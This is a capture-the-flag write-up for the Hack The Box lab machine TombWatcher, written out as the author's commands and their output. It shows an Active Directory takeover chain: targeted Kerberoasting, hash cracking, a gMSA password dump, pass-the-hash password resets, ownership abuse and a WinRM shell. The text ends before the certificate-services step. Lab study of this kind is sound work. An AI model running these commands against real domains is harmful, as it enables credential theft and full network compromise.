Hack The Box: TombWatcher
TombWatcher is a windows medium-machine that Start with domain creds (henry) -> Abuse WriteSPN on Alfred → Targeted Kerberoast -> add to INFRASTRUCTURE group → escalate privileges -> Dump GMSA password -> Exploit ADCS (ESC15) misconfiguration → issue certificate → escalate to Domain Admin.
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
└─$ nmap 10.129.103.213 -A -v

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-08 01:25:16Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
|_ssl-date: 2025-06-08T01:26:50+00:00; +3h59m58s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-08T01:26:50+00:00; +3h59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-08T01:26:50+00:00; +3h59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-08T01:26:50+00:00; +3h59m58s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
I was enumerating for 30 minutes with always dead ends. Checked the port 80 which is a website tried to bruteforce directories , checked the smb shares using the Henry user that was given but nothing showed there. After that i was able to get informations about the tombwatcher.htb domain in the ldap using “ldapdomaindump”
1
2
3
4
5
6
7
8
9
10
11
12
13
└─$ ldapdomaindump -u 'tombwatcher.htb\henry' -p 'H3nry_987TGV!' -d tombwatcher.htb 10.129.103.213

[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(sanke㉿vbox)-[~/Downloads/tombwatcher]
└─$ ls
domain_computers_by_os.html  domain_computers.json  domain_groups.json  domain_policy.json  domain_trusts.json          domain_users.html
domain_computers.grep        domain_groups.grep     domain_policy.grep  domain_trusts.grep  domain_users_by_group.html  domain_users.json
domain_computers.html        domain_groups.html     domain_policy.html  domain_trusts.html  domain_users.grep
Ok now that i succeeded to dump the informations. First thing i was interested to look for is all users that are in this domain.
1
2
3
4
5
6
7
8
9
└─$ cat domain_users.json | grep CN=Users | grep dn
    "dn": "CN=john,CN=Users,DC=tombwatcher,DC=htb"
    "dn": "CN=sam,CN=Users,DC=tombwatcher,DC=htb"
    "dn": "CN=Alfred,CN=Users,DC=tombwatcher,DC=htb"
    "dn": "CN=Henry,CN=Users,DC=tombwatcher,DC=htb"
    "dn": "CN=krbtgt,CN=Users,DC=tombwatcher,DC=htb"
    "dn": "CN=Guest,CN=Users,DC=tombwatcher,DC=htb"
    "dn": "CN=Administrator,CN=Users,DC=tombwatcher,DC=htb"
After that i created a new file users.txt and did wrote john / sam / Alfred / Henry / Administrator. I tried to use Password spray method but got nothing. So, let’s go ahead and open bloodhound to see the relations and what henry can see from his prespective. Let’s generate the domain informations in .json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
└─$ bloodhound-python -u henry -p 'H3nry_987TGV!' -dc tombwatcher.htb -ns 10.129.103.213 -d tombwatcher.htb -c all

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 09S
As i were navigation the bloodhound GUI, I found something interesting. It’s a relation between our user “Henry” and “Alfred” user.

Above you can see that they got “WriteSPN” relation between them. Let’s stop here and understand what is “WriteSPN”. WriteSPN means that a user has permission to set or change the SPN (Service Principal Name) of another account in Active Directory.
If a user has WriteSPN rights over another account, they can:
- Set a fake SPN on that account.
- Request a Kerberos service ticket (TGS) for that SPN.
- Extract the ticket and try to crack the password offline (Kerberoasting attack).
So let’s go ahead and try to start A targeted kerberoast attack on this user.
NOTE: Use sudo ntpdate
1
2
3
4
5
6
7
8
9
└─$ python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' --dc-ip 10.129.248.121

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$ec027ba12a65b28f800b0a1306d46c2c$d5f418c0db006365dce182233cdab60744cf2336d19518c4e43a446fc67f862797905c1ff95540da82c35d1fbdddcf653aac2c0d8e71b5c66f4b5b6b2e4be793bf2aeceec1087abffd1de0f7051dd21bed9ab4c51c25bb774f2e68a7042cc8569fffa72c382d11cc7aa4beb883766ca72fdf06c79585fab7e41b1bfb911af18483753956e8a93d49bdc4e43c8898a43d070a9c016e8b1a09d4beab4c3abbea674ebe0f1582278b9808bb062e758bd7843941d886e7805c9efad1b3b5912707667b98f652848ae7f1a16aa070a33637554b54e099a557376fb8c8b7dd44503a37487d3dbb24f0a9dda0a6623e0c69ab402acbb92e5bc1d82f3dfec52c7d9091d6f08b17ee90552f9d45a4c84fed1d5d65dddea5f2310463f36a8f60b9a13cda928ede2dd219f88ce22ce90f0811e3bae93373af220abf41abcf2cff33ccb4177cf0fe75435847d8efaa4c3a5b37b3b259de892c8bf1c0a3b3959827749201ba8dbe287c943ae9875a4f65d4397e77ca0e446f42123ef0a7a2d2592e7ab5d7d09adac02c9a955364e453b8a9310f889d5342d19dfe0eb3b27f0736db48a51ad9b84d1f6628bc246d15279aaccbe3dad1f0669bad007d6ad5bba154c52d9f5046bc2c1e19388717bd8710b409878be65254e5df8aa8dd199669996efd9c27cd1ea8b536d0130754eca4f12d47318140913cdcf4ecb750617193b38b838f5501e74c6c5753178d927ccc0f1e4169c2fefc72a7fac417e79c1c813bbf39cc599d1097a67834881d7e89ad2f8c64a0b5786fe4343539995a79ce4960deaffce4e9fbc75c93f39af38708114ff5b12f9f3976efb0dd761e3d1d5800fc8278b5b335a9fee792ba6f0977855e2cb57948bffb522fae45c6e7d0592fad11a0cd9417642f0bee65447bb75b9e0701678b64815e965a5da8157bfae4049e8f734dcdb4a7e651333b6055a8de321c8637a36f429553b5b6d113ba16217f85873858dcc8c7c6aebf93a05857f58afc76ad7d94da0bed16cc79cd005d8febe752a17beb92a41a6fee7d8d9b2487cd714853632522bfd1f10ac2e5c8cbf1b8638dba105051acb1a94ee495ef18a68e7106548c1a72b11fff36c21c67a1c409dbbcbd64fcd67fbc0523933687edb130672195ce3f880f2e2708b170bdbf7ac978ac5e281affb9c9a7ff2bc1964409644c945bb2f6131c87636c8c0f1b588f4cf3c4073715187d8c852c9cb22c1bc464053e2003aabdc247cdda467c1d682d672c84fbf77d6df3aece59062066d0cb6043a53105193d272ab2f255fe372715f95b82396b2a32dbee2a3e6350e382196adaaecf5cba10f31a32f981f7df461e6e084e331e268e52c5ca5cd57e92e5b122f84d8d14d570fa0360e158eb63c33afec3031f6e586a3cf3b7500f7d63ad5a946a3264110d1cdf4603aa940a4b1b312c1e83ac8e692b870bb0fa4394ff88255239c91e52b7c48711a82610f6afb5
[VERBOSE] SPN removed successfully for (Alfred)
The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash.
Let’s try to crack this hash using my favorite tool Hashcat. Add the full hash found with the targetedKerberoast tool in a hash.txt file and then let’s crack it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
└─$ hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt --force

hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, 4301/8666 MB (2048 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$ec027ba12a65b28f800b0a1306d46c2c$d5f418c0db006365dce182233cdab60744cf2336d19518c4e43a446fc67f862797905c1ff95540da82c35d1fbdddcf653aac2c0d8e71b5c66f4b5b6b2e4be793bf2aeceec1087abffd1de0f7051dd21bed9ab4c51c25bb774f2e68a7042cc8569fffa72c382d11cc7aa4beb883766ca72fdf06c79585fab7e41b1bfb911af18483753956e8a93d49bdc4e43c8898a43d070a9c016e8b1a09d4beab4c3abbea674ebe0f1582278b9808bb062e758bd784
3941d886e7805c9efad1b3b5912707667b98f652848ae7f1a16aa070a33637554b54e099a557376fb8c8b7dd44503a37487d3dbb24f0a9dda0a6623e0c69ab402acbb92e5bc1d82f3dfec52c7d9091d6f08b17ee90552f9d45a4c84fed1d5d65dddea5f2310463f36a8f60b9a13cda928ede2dd219f88ce22ce90f0811e3bae93373af220abf41abcf2cff33ccb4177cf0fe75435847d8efaa4c3a5b37b3b259de892c8bf1c0a3b3959827749201ba8dbe287c943ae9875a4f65d4397e77ca0e446f42123ef0a7a2d2592e7a
b5d7d09adac02c9a955364e453b8a9310f889d5342d19dfe0eb3b27f0736db48a51ad9b84d1f6628bc246d15279aaccbe3dad1f0669bad007d6ad5bba154c52d9f5046bc2c1e19388717bd8710b409878be65254e5df8aa8dd199669996efd9c27cd1ea8b536d0130754eca4f12d47318140913cdcf4ecb750617193b38b838f5501e74c6c5753178d927ccc0f1e4169c2fefc72a7fac417e79c1c813bbf39cc599d1097a67834881d7e89ad2f8c64a0b5786fe4343539995a79ce4960deaffce4e9fbc75c93f39af38708114ff5b12f9f3976efb0dd761e3d1d5800fc8278b5b335a9fee792ba6f0977855e
2cb57948bffb522fae45c6e7d0592fad11a0cd9417642f0bee65447bb75b9e0701678b64815e965a5da8157bfae4049e8f734dcdb4a7e651333b6055a8de321c8637a36f429553b5b6d113ba16217f85873858dcc8c7c6aebf93a05857f58afc76ad7d94da0bed16cc79cd005d8febe752a17beb92a41a6fee7d8d9b2487cd714853632522bfd1f10ac2e5c8cbf1b8638dba105051acb1a94ee495ef18a68e7106548c1a72b11fff36c21c67a1c409dbbcbd64fcd67fbc0523933687edb130672195ce3f880f2e2708b170bdbf7ac978ac5e281affb9c9a7ff2bc1964409644c945bb2f6131c87636c8c0f1b588f4cf3c4073715187d8c852c9cb22c1bc464053e2003aabdc247cdda467c1d682d672c84fbf77d6df3aece59062066d0cb6043a53105193d272ab2f255fe372715f95b82396b2a32dbee2a3e6350e382196adaaecf5cba10f31a32f981f7d
f461e6e084e331e268e52c5ca5cd57e92e5b122f84d8d14d570fa0360e158eb63c33afec3031f6e586a3cf3b7500f7d63ad5a946a3264110d1cdf4603aa940a4b1b312c1e83ac8e692b870bb0fa
4394ff88255239c91e52b7c48711a82610f6afb5:basketball

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb...f6afb5
Time.Started.....: Sun Jun  8 03:36:29 2025, (1 sec)
Time.Estimated...: Sun Jun  8 03:36:30 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   150.1 kH/s (1.38ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5120/14344385 (0.04%)
Rejected.........: 0/5120 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> babygrl
Hardware.Mon.#1..: Util: 13%

Started: Sun Jun  8 03:36:12 2025
Stopped: Sun Jun  8 03:36:32 2025
NIceeee!!! We have our new valid credentials now:
Username: Alfred
Password: basketball Domain: tombwatcher.htb
What i’ve learned in this box is that i should always use bloodhound in each user i compromise.

So like always i uploaded the new ldap query from Alfred prespective of course in the bloodhound GUI and i was able to find an interesting relation.
Exploitation
Okay, so what we going to do in order to escalate from Alfred user to sam user is by adding ourselves to the “infrastructure” group.
1
2
3
└─$ bloodyAD --host 10.10.11.72 -u ALFRED -p 'basketball' -d tombwatcher.htb add groupMember "INFRASTRUCTURE" "ALFRED"

[+] ALFRED added to INFRASTRUCTURE
Now that we are member of the Infrastructure group. We can use this privilige to read the GMSA Password of “ANSIBLE_DEV$@TOMBWATCHER.HTB”
1
2
3
4
5
6
└─$ ./gMSADumper.py -u Alfred -p basketball -d tombwatcher.htb
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:aes256-cts-hmac-sha1-96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a
We have the hash of “ansible_dev” and we do have last thing to do so we can compromise the “sam” user which is force changing password of the user sam using the new user “ansible_dev”.
1
2
3
4
5
6
┌──(sanke㉿sanke)-[~/Downloads/tombwatcher]
└─$ pth-net rpc password "sam" "newP@ssword2022" -U "tombwatcher/ansible_dev$"%"ffffffffffffffffffffffffffffffff":"1c37d00093dc2a5f25176bf2d474afdc" -S "10.10.11.72"

E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Now we have the credentials of sam. We can move on to John user which got a special relation for us.

The user SAM@TOMBWATCHER.HTB has the ability to modify the owner of the user JOHN@TOMBWATCHER.HTB.
1
2
3
4
5
6
7
8
9
10
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ impacket-owneredit -action write -target 'john' -new-owner 'sam' 'tombwatcher.htb/sam':'newP@ssword2022' -dc-ip 10.10.11.72

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-1105
[*] - sAMAccountName: sam
[*] - distinguishedName: CN=sam,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
We used impacket-owneredit to make sam owner of john. Now we will use the GenericAll and then change the password
1
2
3
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'sam' -p 'newP@ssword2022' add genericAll john sam
[+] Password changed successfully!
1
2
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'sam' -p 'newP@ssword2022' set password john 'Password36!'
Now we can remote access machine using sam credentials.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ evil-winrm -i 10.10.11.72 -u john -p 'Password36!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
23b3cd441cf36159631540c1fcade07c
Privilege Escalation
Now that we have access to the john user, I went back to bloodhound to find our next escalation which is the administrator now.

Looking at bloodhound, john has GenericAll right over ADCS. So let’s try to find vulnerable certificate using certipy-ad.
Change Cert_admin’s Pass
1
2
3
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ bloodyAD --host '10.10.11.72' -d 'tombwatcher.htb'  -u 'john' -p 'Password36!' set password cert_admin 'admin_cert123'                          ⏎
[+] Password changed successfully!
Some people or mostly will occur to have problems changing the password so all you need to do using the winrm shell of the user john, write these commands powershell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
*Evil-WinRM* PS C:\Users\john> Get-ADObject - Filter 'isDeleted -eq $true' -IncludeDeletedObjects

Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 34509cb3-2b23-417b-8b98-13f0bd953319

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf

*Evil-WinRM* PS C:\Users\john> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
*Evil-WinRM* PS C:\Users\john> Enable-ADAccount -Identity cert_admin
